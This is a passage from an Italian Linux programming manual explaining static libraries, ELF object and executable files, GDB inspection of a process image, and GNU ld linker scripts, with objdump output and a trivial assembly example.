↪    -o hello ↩
↪    hello.o [Invio]
```

Rispetto al caso descritto nella sezione precedente, si può osservare che manca l'opzione '**`-L`**', in quanto la libreria va cercata nei percorsi standard previsti; inoltre, conformemente all'esempio già visto, per indicare la libreria è stato usato solo il nome '**`c`**', da cui l'opzione '**`-lc`**'.

Dal momento che la libreria si trova nei percorsi standard, per avviare il programma non servono accorgimenti particolari:

$ **./hello**[*Invio*]

```
Ciao mondo!
```

Con ‘**ldd**’ si può verificare la dipendenza del programma dalle librerie:

$ **ldd hello**[*Invio*]

```
linux-gate.so.1 =>  (0xffffe000)
libc.so.6 => /lib/tls/libc.so.6 (0xb7e71000)
/lib/ld-linux.so.2 (0xb7fb3000)
```

565.5 Librerie statiche

È utile sapere come sono organizzate le «librerie statiche» in un sistema GNU. Di per sé sono semplicemente file oggetto, compilati in modo da rendere pubblici i simboli delle funzioni a cui si può essere interessati esternamente, ma raccolti in un archivio che costituisce la libreria.

$ **ar -cvq libmate.a lib_pwr.o lib_fact.o**[*Invio*]

Il comando appena mostrato crea la libreria «mate» nel file ‘libmate.a’, composta dai file oggetto ‘lib_pwr.o’ e ‘lib_fact.o’. Il file della libreria è un semplice archivio «ar», che non prevede la compressione.

Il modo più semplice per collegare un programma che utilizza una libreria statica di questo genere è quello di indicare il file della libreria come se fosse un file oggetto:

$ **ld -o fact fact.o libmate.a**[*Invio*]

565.6 Riferimenti

- *YoLinux Tutorial - Static, Shared Dynamic and Loadable Linux Libraries*
  ⟨*http://www.yolinux.com/TUTORIALS/LibraryArchives-StaticAndDynamic.html* ⟩

Dal sorgente all'immagine in memoria

Ciò che succede a partire da un file sorgente fino al programma in esecuzione in memoria è definito da un procedimento molto complesso, anche se il compilatore e il sistema operativo consentono di ignorarlo quasi completamente. In questo capitolo si mostra un esempio banale, con tutti i passaggi fino ad arrivare all'immagine in memoria, senza però entrare nella questione dell'uso di librerie dinamiche.

La dimostrazione che appare nel capitolo si basa implicitamente sul formato ELF, sia per i file oggetto rilocabili, sia per i file eseguibili, ma senza entrare nel dettaglio del formato stesso.

566.1 File oggetto

Di norma, la compilazione di un sorgente produce un file oggetto ***rilocabile***, ma non eseguibile. Questo file oggetto contiene il codice ottenuto dall'interpretazione del sorgente, diviso in sezioni (come descritto nel sorgente stesso) che possono essere ricomposte, successivamente, con una cerca libertà.

Figura 566.1. Dalle sezioni del file sorgente a quelle del file oggetto rilocabile.

.section .data
aaa: .int 77

.section .bss
.lcomm bbb, 4


.section .text
_start
mov $1, %eax
mov $0, %ebx
int $0x80

compilazione

informazioni sulla struttura del file
inizio: 0x00000000

.text *12 byte*
B801000000
BB00000000
CD80

.data *4 byte*
0000004D

.bss *4 byte*

A titolo di esempio si può prendere il file seguente (che riproduce quanto si vede nella figura), compilandolo nel modo consueto (qui si mostra solo l'uso di GNU AS, per semplicità). Si suppone che il file sorgente si chiami '`prg.s`':

```
.section .data
aaa:   .int 77
.section .bss
.lcomm bbb, 4
.section .text
.globl _start
_start:
    mov   $1, %eax
    mov   $0, %ebx
    int   $0x80
```

`$` **`as -o prg.o prg.s`** [*Invio*]

Con Objdump si può analizzare il contenuto del file oggetto generato:

$ **objdump -x prg.o** [*Invio*]

```
prg.o:     file format elf32-i386
prg.o
architecture: i386, flags 0x00000010:
HAS_SYMS
start address 0x00000000

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         0000000c  00000000  00000000  00000034  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data         00000004  00000000  00000000  00000040  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss          00000004  00000000  00000000  00000044  2**2
                  ALLOC
SYMBOL TABLE:
00000000 l    d  .text  00000000 .text
00000000 l    d  .data  00000000 .data
00000000 l    d  .bss   00000000 .bss
00000000 l       .data  00000000 aaa
00000000 l     O .bss   00000004 bbb
00000000 g       .text  00000000 _start
```

Anche solo intuitivamente, si comprende che il file oggetto riproduce le tre sezioni del sorgente, assegnando loro degli attributi. Per esempio, la sezione '**.text**' deve essere caricata in memoria, usata in sola lettura e può essere eseguita; in modo analogo, la sezione '**.data**' deve essere caricata in memoria in lettura-scrittura (l'informazione è implicita, in quanto non appare l'attributo '**READONLY**'), ma non può essere eseguita; la sezione '**.bss**' viene allocata soltanto e non prevede limitazioni particolari, a parte il fatto di non poter essere eseguibile.

Per il momento, l'indirizzo iniziale di riferimento è 00000000_{16}.

Un file oggetto di questo tipo non può essere eseguito perché non contiene le informazioni necessarie al caricamento in memoria.


566.2 File eseguibile

Per ottenere un file eseguibile, i file oggetto che servono vengono raccolti da un collegatore (*link editor*) che riordina i vari componenti e produce un file con le informazioni necessarie al caricamento in memoria.

Figura 566.4. Dalle sezioni del file oggetto rilocabile ai segmenti del file oggetto eseguibile.

informazioni sulla struttura del file inizio: 0x00000000
.text *12 byte*
B801000000
BB00000000
CD80
.data *4 byte*
0000004D
.bss *4 byte*

link

informazioni sulla struttura del file inizio: 0x08048074
0x08048000 r−x
.text *12 byte*
B801000000
BB00000000
CD80
0x08049080 rw−
.data *4 byte*
0000004D
.bss *4 byte*

Continuando nell'ipotesi della sezione precedente, si passa a generare un file eseguibile a partire dal file oggetto precedente:

$ **ld -o prg prg.o** [*Invio*]

Con Objdump si può analizzare il contenuto del file eseguibile generato:

$ **objdump -x prg** [*Invio*]

```
prg:     file format elf32-i386
prg
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048074

Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00000080 memsz 0x00000080 flags r-x
    LOAD off    0x00000080 vaddr 0x08049080 paddr 0x08049080 align 2**12
         filesz 0x00000004 memsz 0x00000008 flags rw-

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         0000000c  08048074  08048074  00000074  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data         00000004  08049080  08049080  00000080  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss          00000004  08049084  08049084  00000084  2**2
                  ALLOC
SYMBOL TABLE:
08048074 l    d  .text  00000000 .text
08049080 l    d  .data  00000000 .data
08049084 l    d  .bss   00000000 .bss
00000000 l    d  *ABS*  00000000 .shstrtab
00000000 l    d  *ABS*  00000000 .symtab
```

```
00000000 l    d  *ABS*  00000000 .strtab
08049080 l       .data  00000000 aaa
08049084 l     O .bss   00000004 bbb
08048074 g       .text  00000000 _start
08049084 g       *ABS*  00000000 __bss_start
08049084 g       *ABS*  00000000 _edata
08049088 g       *ABS*  00000000 _end
```

Il file eseguibile è organizzato in ***segmenti*** che possono riferiti, ognuno, a una o più sezioni; ma il file può contenere anche sezioni che non sono riconducibili a un segmento. Il segmento, a differenza della sezione pura e semplice, deve descrivere in che modo il contenuto deve essere caricato in memoria e quali caratteristiche deve avere durante il funzionamento.

Dal rapporto generato da Objdump, precisamente nel riepilogo intitolato '**`Program Header`**', si può vedere cosa deve essere caricato in memoria e in quale posizione (gli indirizzi si riferiscono alla memoria virtuale). Si notano solo due segmenti, riferiti rispettivamente alla sezione '**`.text`**', contenente il codice da eseguire, e alla sezione '**`.data`**'.

Il segmento che riguarda la sezione '**`.text`**' deve essere caricato in memoria a partire dall'indirizzo 08048000_{16}, con permessi di lettura ed esecuzione; il segmento che si riferisce alla sezione '**`.data`**' deve essere caricato in memoria a partire dall'indirizzo 08049080_{16}, con permessi di lettura e scrittura. Non esiste un segmento per la sezione '**`.bss`**' in quanto non contiene dati e si sa comunque che deve essere allocata a partire dall'indirizzo 08049084_{16} (i permessi di lettura e scrittura sono impliciti in questo caso).

Quello che appare indicato come indirizzo iniziale è la posizione in cui si trova la prima istruzione da eseguire, pertanto è la posizione a cui deve passare il controllo il sistema di caricamento, dopo che è stata prodotta l'immagine del processo elaborativo in memoria. Questo indirizzo è interno al primo segmento, il quale è lungo 128_{10}byte (80_{16}byte), pertanto, tra l'indirizzo iniziale e quello ci devono essere delle informazioni amministrative, mentre nello spazio rimanente (esattamente 12 byte) ci sono le istruzioni vere e proprie.

I 116 byte iniziali del primo segmento, di questo esempio, contengono precisamente l'intestazione ELF e la descrizione dei due segmenti del programma.

566.3 Immagine del processo nella memoria virtuale

Il sistema operativo legge il file eseguibile ed estrapola i segmenti, collocandoli in memoria, allocando anche lo spazio non inizializzato (privo pertanto di un segmento nel file eseguibile). Oltre a questo impila sul fondo le variabili di ambiente, gli argomenti della chiamata, il nome del file avviato effettivamente,... Per ultimo, su questa pila, mette la quantità di argomenti ricevuti nella riga di comando e lì posiziona il registro ***ESP***; successivamente, l'incremento di questo registro implica la crescita della pila dei dati.

In un sistema GNU/Linux i processi elaborativi utilizzano un'area della memoria virtuale che va da 08048000_{16} a $BFFFFFFF_{16}$, come se ognuno di questi disponesse della stessa dotazione di memoria e fosse sempre tutta propria. È il sistema operativo che crea questa astrazione e alloca o libera la memoria quando serve. Si osservi che lo spazio non allocato non può essere utilizzato e se il programma vi volesse fare riferimento (senza seguire la procedura prevista per l'allocazione) si otterrebbe un ***errore di segmentazione*** (*segmentation fault*).

Figura 566.6. Dal file oggetto eseguibile all'immagine del processo nella memoria virtuale.

informazioni sulla struttura del file
inizio: 0x08048074
0x08048000 r−x
.text *12 byte*
B801000000
BB00000000
CD80
0x08049080 rw−
.data *4 byte*
0000004D
.bss *4 byte*
caricamento
08048000
intestazione ELF
descrizione dei segmenti
08048074 B801000000 BB00000000 CD80 *(.text)* *08048079*
0804807A *spazio non utilizzato* *0804907F*
08049080 0000004D *(.data)* *08049083*
08049084 00000000 *(.bss)* *08049087*
ESP
quantità di argomenti
nome del file avviato
argomenti della riga di comando
variabili di ambiente
BFFFFFFF

Continuando nell'ipotesi delle sezioni precedenti, si può eseguire il programma sotto il controllo di GDB:

$ **gdb prg** [*Invio*]

Per fissare uno stop occorre indicare un indirizzo che punti almeno all'inizio della seconda istruzione (se si pretende di puntare alla prima istruzione, GDB poi non si ferma). Sapendo che la prima istruzione è all'indirizzo 08048074_{16} e che occupa cinque byte, si può usare l'indirizzo 08048079_{16} per indicare l'inizio della seconda:

(gdb) **break *0x08048079** [*Invio*]

(gdb) **run** [*Invio*]

Si vuole verificare che i dati siano dove previsto:

(gdb) **print (int)*0x08049080** [*Invio*]

```
$1 = 77
```

(gdb) **print (int)*0x08049084** [*Invio*]

```
$2 = 0
```

Il secondo indirizzo fa riferimento a una memoria non inizializzata che viene posta inizialmente a zero; pertanto il risultato coincide con le previsioni. Si può verificare la presenza dell'intestazione ELF e della descrizione dei segmenti:

(gdb) **print /x (char[116])*0x08048000** [*Invio*]

```
$3 = {0x7f, 0x45, 0x4c, 0x46, 0x1, 0x1, 0x1, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
0x0, 0x0, 0x0, 0x2, 0x0, 0x3, 0x0, 0x1, 0x0, 0x0, 0x0, 0x74, 0x80, 0x4, 0x8,
0x34, 0x0, 0x0, 0x0, 0xb0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x34, 0x0,
0x20, 0x0, 0x2, 0x0, 0x28, 0x0, 0x7, 0x0, 0x4, 0x0, 0x1, 0x0, 0x0, 0x0, 0x0,
0x0, 0x0, 0x0, 0x0, 0x80, 0x4, 0x8, 0x0, 0x80, 0x4, 0x8, 0x80, 0x0, 0x0,
0x0, 0x80, 0x0, 0x0, 0x0, 0x5, 0x0, 0x0, 0x0, 0x0, 0x10, 0x0, 0x0, 0x1, 0x0,
0x0, 0x0, 0x80, 0x0, 0x0, 0x0, 0x80, 0x90, 0x4, 0x8, 0x80, 0x90, 0x4, 0x8,
0x4, 0x0, 0x0, 0x0, 0x8, 0x0, 0x0, 0x0, 0x6, 0x0, 0x0, 0x0, 0x0, 0x10, 0x0,
0x0}
```

(gdb) **print (char[4])*0x08048000** [*Invio*]

```
$4 = "\177ELF"
```

Se si tenta di raggiungere un'area di memoria non allocata, si ottiene un'errore:

(gdb) **print /x (int)*0x0804A000** [*Invio*]

```
Cannot access memory at address 0x804a000
```

Il registro ***ESP*** si trova effettivamente in una zona abbastanza profonda della memoria virtuale:

(gdb) **info registers** [*Invio*]

```
…
esp            0xbf87a540       0xbf87a540
…
```

(gdb) **quit** [*Invio*]

566.4 Allineamento dei segmenti in memoria

Riprendendo il rapporto generato da Objdump, va osservato che i segmenti da caricare in memoria sono «allineati»:

```
Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00000080 memsz 0x00000080 flags r-x
    LOAD off    0x00000080 vaddr 0x08049080 paddr 0x08049080 align 2**12
         filesz 0x00000004 memsz 0x00000008 flags rw-
```

È indicato che l'allineamento è da blocchi di 4096 byte (1000_{16}byte) ovvero 2^{12} byte. Ciò comporta un allontanamento significativo del secondo segmento dal primo (da 08048080_{16} che sarebbe il primo byte libero dopo il primo segmento, si salta a 08049080_{16}). Questo distacco lo produce il collegatore, o *link editor* (GNU ld), evidentemente per qualche motivo importante:

in un sistema GNU/Linux la memoria virtuale è organizzata in pagine da 4 Kibyte (4096 byte) e non sarebbe possibile distinguere i permessi di accesso se i segmenti occupassero la stessa pagina.

È il caso di osservare che, nell'esempio mostrato, il distacco appare solo negli indirizzi che i segmenti devono prendere in memoria, perché nel file eseguibile, invece, sono collocati uno di seguito all'altro:

```
Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00000080 memsz 0x00000080 flags r-x
    LOAD off    0x00000080 vaddr 0x08049080 paddr 0x08049080 align 2**12
         filesz 0x00000004 memsz 0x00000008 flags rw-
```

566.5 Script per il collegamento

GNU ld,[1] ovvero il programma che si usa per collegare i file oggetto rilocabili, consente di definire la struttura del file eseguibile da generare, con un certo grado di dettaglio, attraverso quello che viene definito uno script (precisamente *link script* o *linker script*).

Esiste una configurazione predefinita di come deve essere realizzata la struttura del file eseguibile e la si può consultare con l'opzione '**--verbose**':

$ **ld --verbose** [*Invio*]

```
…
OUTPUT_FORMAT("elf32-i386", "elf32-i386",
              "elf32-i386")
OUTPUT_ARCH(i386)
ENTRY(_start)
SEARCH_DIR("/usr/i486-linux-gnu/lib32"); SEARCH_DIR("/usr/local/lib32");…
SECTIONS
{
  /* Read-only sections, merged into text segment: */
  PROVIDE (__executable_start = 0x08048000); . = 0x08048000 + SIZEOF_HEADERS;
  .interp         : { *(.interp) }
  .hash           : { *(.hash) }
    …
    …
    …
  .debug_weaknames 0 : { *(.debug_weaknames) }
  .debug_funcnames 0 : { *(.debug_funcnames) }
  .debug_typenames 0 : { *(.debug_typenames) }
  .debug_varnames  0 : { *(.debug_varnames) }
  /DISCARD/ : { *(.note.GNU-stack) }
}
```

Con l'opzione '**-T**' è possibile rimpiazzare completamente la configurazione predefinita, indicando lo script da caricare al suo posto. A titolo di esempio viene mostrato uno script molto semplificato che può essere usato con il programma apparso nelle sezioni precedenti, producendo un risultato simile:

```
ENTRY (_start)
SECTIONS {
    . = 0x08048000 + SIZEOF_HEADERS;
    .text . : { *(.text) }
    .data ALIGN (0x1000) : { *(.data) }
    .bss . : {
        *(.bss)
        *(COMMON)
    }
}
```

La direttiva che appare nella prima riga, dichiara il simbolo in corrispondenza del quale associare il punto di inizio; infatti, secondo le convenzioni comuni, l'etichetta '**`_start`**' è quella che in un sorgente in linguaggio assemblatore segnala l'inizio del programma:

```
ENTRY (_start)
```

Successivamente appare un blocco, all'interno del quale si dichiara la configurazione delle sezioni del programma. La prima direttiva di questo blocco definisce l'indirizzo iniziale di riferimento, ottenuto sommando a 08048000_{16} la dimensione dell'intestazione (ovvero l'intestazione ELF vera e propria, assieme alla descrizione dei segmenti):

```
    . = 0x08048000 + SIZEOF_HEADERS;
```

Di seguito appare la descrizione delle tre sezioni tipiche: '**`.text`**', '**`.data`**' e '**`.bss`**'. La prima è la più semplice, in quanto si limita a dichiarare di collocare la sezione '**`.text`**' a partire dalla posizione corrente (quella raggiunta in quel punto), rappresentata da un punto singolo, '**`.`**', purché ci siano effettivamente sezioni con quel nome da collocare:

```
    .text . : { *(.text) }
```

In questo tipo di direttiva, il punto che rappresenta la posizione corrente è facoltativo (nel senso che può essere omesso); ciò che appare tra parentesi graffe è il contenuto che la nuova sezione '**`.text`**' deve avere e in questo caso rappresenta la somma delle sezioni '**`.text`**' dei file oggetto rilocabili. In particolare, l'asterisco iniziale serve a precisare che in mancanza di tali sezioni nei file oggetto rilocabili, non si deve creare la sezione corrispondente nel file eseguibile.

La sezione '**`.data`**' viene dichiarata in modo simile, con la differenza che, al posto del punto, viene indicato di spostare in avanti l'indirizzo in modo che sia un multiplo di 1000_{16}, ovvero di 4096_{10}. In questo modo si vuole ottenere che la sezione '**`.data`**' sia distanziata nel file eseguibile e che così distante sia anche il segmento caricato in memoria. In pratica, l'espressione '**`ALIGN (0x1000)`**' si traduce nel calcolo di un indirizzo adeguato all'allineamento che si intende ottenere, di 4096 byte:

```
    .data ALIGN (0x1000) : { *(.data) }
```

L'ultima sezione, '**`.bss`**', è un po' più articolata, in quanto prevede l'inclusione delle sezioni con lo stesso nome provenienti dai file oggetto rilocabili (se ce ne sono), con l'aggiunta di tutto ciò che costituisce dati non inizializzati, rappresentato dall'espressione '**`*(COMMON)`**'.

Riprendendo il programma di esempio già visto nelle sezioni precedenti, ammesso che lo script appena descritto sia contenuto nel file '`config.ld`', il file oggetto '`prg.o`' potrebbe essere elaborato nel modo seguente:

$ **`ld -T config.ld -o prg prg.o`** [*Invio*]

Ecco cosa si può vedere con Objdump:

$ **`objdump -x prg`** [*Invio*]

```
prg:     file format elf32-i386
prg
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048074

Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00000080 memsz 0x00000080 flags r-x
    LOAD off    0x00001000 vaddr 0x08049000 paddr 0x08049000 align 2**12
         filesz 0x00000004 memsz 0x00000008 flags rw-

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         0000000c  08048074  08048074  00000074  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data         00000004  08049000  08049000  00001000  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss          00000004  08049004  08049004  00001004  2**2
                  ALLOC
SYMBOL TABLE:
08048074 l    d  .text  00000000 .text
08049000 l    d  .data  00000000 .data
08049004 l    d  .bss   00000000 .bss
00000000 l    d  *ABS*  00000000 .shstrtab
00000000 l    d  *ABS*  00000000 .symtab
00000000 l    d  *ABS*  00000000 .strtab
08049000 l       .data  00000000 aaa
08049004 l     O .bss   00000004 bbb
08048074 g       .text  00000000 _start
```

Come si vede, questa volta il segmento riferito alla sezione '**`.data`**' parte esattamente da 08049000_{16}, ma così vale anche per la posizione della stessa sezione '**`.data`**' nel file eseguibile. In pratica, ciò comporta che il file eseguibile sia un po' più grande rispetto a prima, mentre l'utilizzo della memoria non cambia in modo sostanziale.

Sempre a titolo di esempio, si può provare a vedere cosa succede se si evita di allineare la sezione '**`.data`**':

```
ENTRY (_start)
SECTIONS {
    . = 0x08048000 + SIZEOF_HEADERS;
    .text . : { *(.text) }
    .data . : { *(.data) }
    .bss . : {
        *(.bss)
        *(COMMON)
    }
}
```

In questo modo, dato che il contenuto della sezione '**`.text`**' è molto breve, succede che il contenuto di tutte le sezioni finisce nello stesso segmento, il quale, di conseguenza, deve avere tutti i permessi necessari:

$ **`ld -T config.ld -o prg prg.o`**[*Invio*]

$ **`objdump -x prg`**[*Invio*]

```
prg:     file format elf32-i386
prg
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048074

Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00000084 memsz 0x00000088 flags rwx

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         0000000c  08048074  08048074  00000074  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data         00000004  08048080  08048080  00000080  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss          00000004  08048084  08048084  00000084  2**2
                  ALLOC
SYMBOL TABLE:
08048074 l    d  .text  00000000 .text
08048080 l    d  .data  00000000 .data
08048084 l    d  .bss   00000000 .bss
00000000 l    d  *ABS*  00000000 .shstrtab
00000000 l    d  *ABS*  00000000 .symtab
00000000 l    d  *ABS*  00000000 .strtab
08048080 l       .data  00000000 aaa
08048084 l     O .bss   00000004 bbb
08048074 g       .text  00000000 _start
```

Naturalmente, anche il file eseguibile torna a essere di dimensioni più piccole.

Sia chiaro che gli esempi di script apparsi qui non possono essere validi in generale, ma servono solo per comprendere a grandi linee il meccanismo. Per utilizzare seriamente questo strumento occorre prima uno studio approfondito del manuale di GNU ld.

566.6 Osservazioni sui simboli

I file oggetto, rilocabili o eseguibili, contengono un elenco di simboli, che Objdump raccoglie in una tabella, denominata '**SYMBOL TABLE**'. Vale la pena di confrontare tale tabella nelle varie situazioni descritte in questo capitolo, come riepilogato nelle figure successive.

Figura 566.24. La tabella dei simboli nel file oggetto rilocabile prodotto dalla compilazione del file sorgente.

```
00000000 l    d  .text  00000000 .text
00000000 l    d  .data  00000000 .data
00000000 l    d  .bss   00000000 .bss
00000000 l       .data  00000000 aaa
00000000 l     O .bss   00000004 bbb
00000000 g       .text  00000000 _start
```

Figura 566.25. La tabella dei simboli nel file oggetto eseguibile prodotto da GNU ld secondo la configurazione predefinita.

```
08048074 l    d  .text  00000000 .text
08049080 l    d  .data  00000000 .data
08049084 l    d  .bss   00000000 .bss
00000000 l    d  *ABS*  00000000 .shstrtab
00000000 l    d  *ABS*  00000000 .symtab
00000000 l    d  *ABS*  00000000 .strtab
08049080 l       .data  00000000 aaa
08049084 l     O .bss   00000004 bbb
08048074 g       .text  00000000 _start
08049084 g       *ABS*  00000000 __bss_start
08049084 g       *ABS*  00000000 _edata
08049088 g       *ABS*  00000000 _end
```

Figura 566.26. La tabella dei simboli nel file oggetto eseguibile prodotto da GNU ld secondo la configurazione predisposta nella sezione precedente.

```
08048074 l    d  .text  00000000 .text
08048080 l    d  .data  00000000 .data
08048084 l    d  .bss   00000000 .bss
00000000 l    d  *ABS*  00000000 .shstrtab
00000000 l    d  *ABS*  00000000 .symtab
00000000 l    d  *ABS*  00000000 .strtab
08048080 l       .data  00000000 aaa
08048084 l     O .bss   00000004 bbb
08048074 g       .text  00000000 _start
```

Si può osservare che, dopo la compilazione che produce un file oggetto rilocabile, appaiono gli stessi simboli previsti nel sorgente, con l'aggiunta di nomi corrispondenti a quelli delle sezioni. Nella trasformazione standard in file eseguibile, si vede la comparsa di altri simboli, in particolare: '**.shstrtab**', '**.symtab**', '**.strtab**'. Questi rappresentano la collocazione nel file di informazioni amministrative, relative al formato ELF. Inoltre, nel caso specifico dell'eseguibile generato secondo la configurazione predefinita di GNU ld, si vede la comparsa di simboli aggiuntivi che evidentemente dipendono dall'organizzazione della configurazione stessa.

Per comprendere come si possano inserire dei simboli addizionali attraverso lo script per GNU ld, si può riprendere l'esempio già visto nella sezione precedente, ritoccando leggermente la definizione della sezione '**.bss**':

```
ENTRY (_start)
SECTIONS {
    . = 0x08048000 + SIZEOF_HEADERS;
    .text . : { *(.text) }
    .data ALIGN (0x1000) : { *(.data) }
    .bss . : {
        _sbss = .;
        *(.bss)
        *(COMMON)
        _ebss = .;
    }
}
```

I simboli che si vogliono aggiungere sono '**_sbss**' e '**_ebss**', con lo scopo di individuare l'inizio e la fine della nuova sezione '**.bss**'.

Figura 566.28. La tabella dei simboli dopo l'introduzione forzata di '**_sbss**' e '**_ebss**'.

```
SYMBOL TABLE:
08048074 l    d  .text  00000000 .text
08049000 l    d  .data  00000000 .data
08049004 l    d  .bss   00000000 .bss
00000000 l    d  *ABS*  00000000 .shstrtab
00000000 l    d  *ABS*  00000000 .symtab
00000000 l    d  *ABS*  00000000 .strtab
08049000 l       .data  00000000 aaa
08049004 l     O .bss   00000004 bbb
08049004 g       .bss   00000000 _sbss
08049008 g       .bss   00000000 _ebss
08048074 g       .text  00000000 _start
```

Eventualmente si può sperimentare cosa cambia nel contenuto dei file oggetto (rilocabili o eseguibili) quando si compila un sorgente con l'opzione '**--gstabs**' di GNU AS o con l'opzione '**-g**' di NASM.

566.7 Formati dei file oggetto

I file oggetto rilocabili e i file eseguibili possono essere realizzati secondo diversi formati, ma dipende dal sistema operativo qual è la scelta che si deve operare. Negli esempi mostrati, partendo dal presupposto di utilizzare un sistema GNU/Linux, si fa riferimento al formato ELF, in quanto è quello che deve essere usato e gli strumenti comuni sono già configurati per generare file conformi a tale standard.

Il formato del file che si deve produrre condiziona anche i tipi di sezioni che si possono dichiarare nel sorgente in linguaggio assemblatore. Il formato ELF dà molta libertà, comunque prevede una serie numerosa di sezioni con funzioni specifiche, in particolare '**.rodata**' che comporta la creazione di un segmento di memoria con dati inizializzati, ma in sola lettura.

566.8 Riferimenti

- *Using LD, the GNU linker*

  ⟨http://www.gnu.org/software/binutils/manual/ld-2.9.1/⟩

- *a.out (file format)*

  ⟨http://en.wikipedia.org/wiki/A.out_(file_format)⟩

- *COFF*

  ⟨http://en.wikipedia.org/wiki/COFF⟩

- *Portable Executable*

  ⟨http://en.wikipedia.org/wiki/Portable_Executable⟩

- *DWARF*

  ⟨http://en.wikipedia.org/wiki/DWARF⟩

- *Mach-O*
  ⟨http://en.wikipedia.org/wiki/Mach-O ⟩
- *Executable and linkable format*
  ⟨http://en.wikipedia.org/wiki/Executable_and_Linkable_Format ⟩

[1] **GNU Binutils** GNU GPL

Formato ELF

Il formato ELF è il contenitore di un programma che non si trova necessariamente nello stato di poter essere eseguito. Il formato ELF si distingue per la presenza di un'intestazione che si trova obbligatoriamente all'inizio del file; quindi, il contenuto del file è affiancato da una serie di tabelle che lo descrivono in base a vari criteri.

567.1 Sezioni e segmenti

Per semplificare la descrizione di un formato ELF, lo si può immaginare composto da sezioni, il cui scopo è quello di descrivere tutto ciò che compone il programma, e da segmenti, con i quali si descrive in che modo il programma deve essere rappresentato in memoria ed eseguito. L'informazione relativa alle sezioni è indispensabile quando deve intervenire un «collegatore» (*linker*); l'informazione data dai segmenti riguarda l'avvio del programma.

Se si vuole abbandonare questo tipo di rappresentazione astratta, il formato ELF lo si può vedere come un involucro del codice eseguibile e dei dati inizializzati, contenente un'intestazione di riconoscimento (che si trova obbligatoriamente all'inizio del file) e da una serie di tabelle, più o meno concatenate tra di loro, alcune delle quali possono essere facoltative, in base al contesto per il quale il file oggetto è predisposto.

Tabella 567.1. Componenti principali che descrivono un formato ELF.

Tabella	Descrizione
ELF header	È l'intestazione del file e deve trovarsi necessariamente all'inizio dello stesso. Contiene poi i riferimenti alla tabella dei segmenti (*program header table*) e a quella delle sezioni (*section header table*).
program header table	È la tabella dei segmenti da caricare in memoria, con le informazioni necessarie a procedere in tal senso. La presenza di questa tabella è obbligatoria in un file oggetto eseguibile.
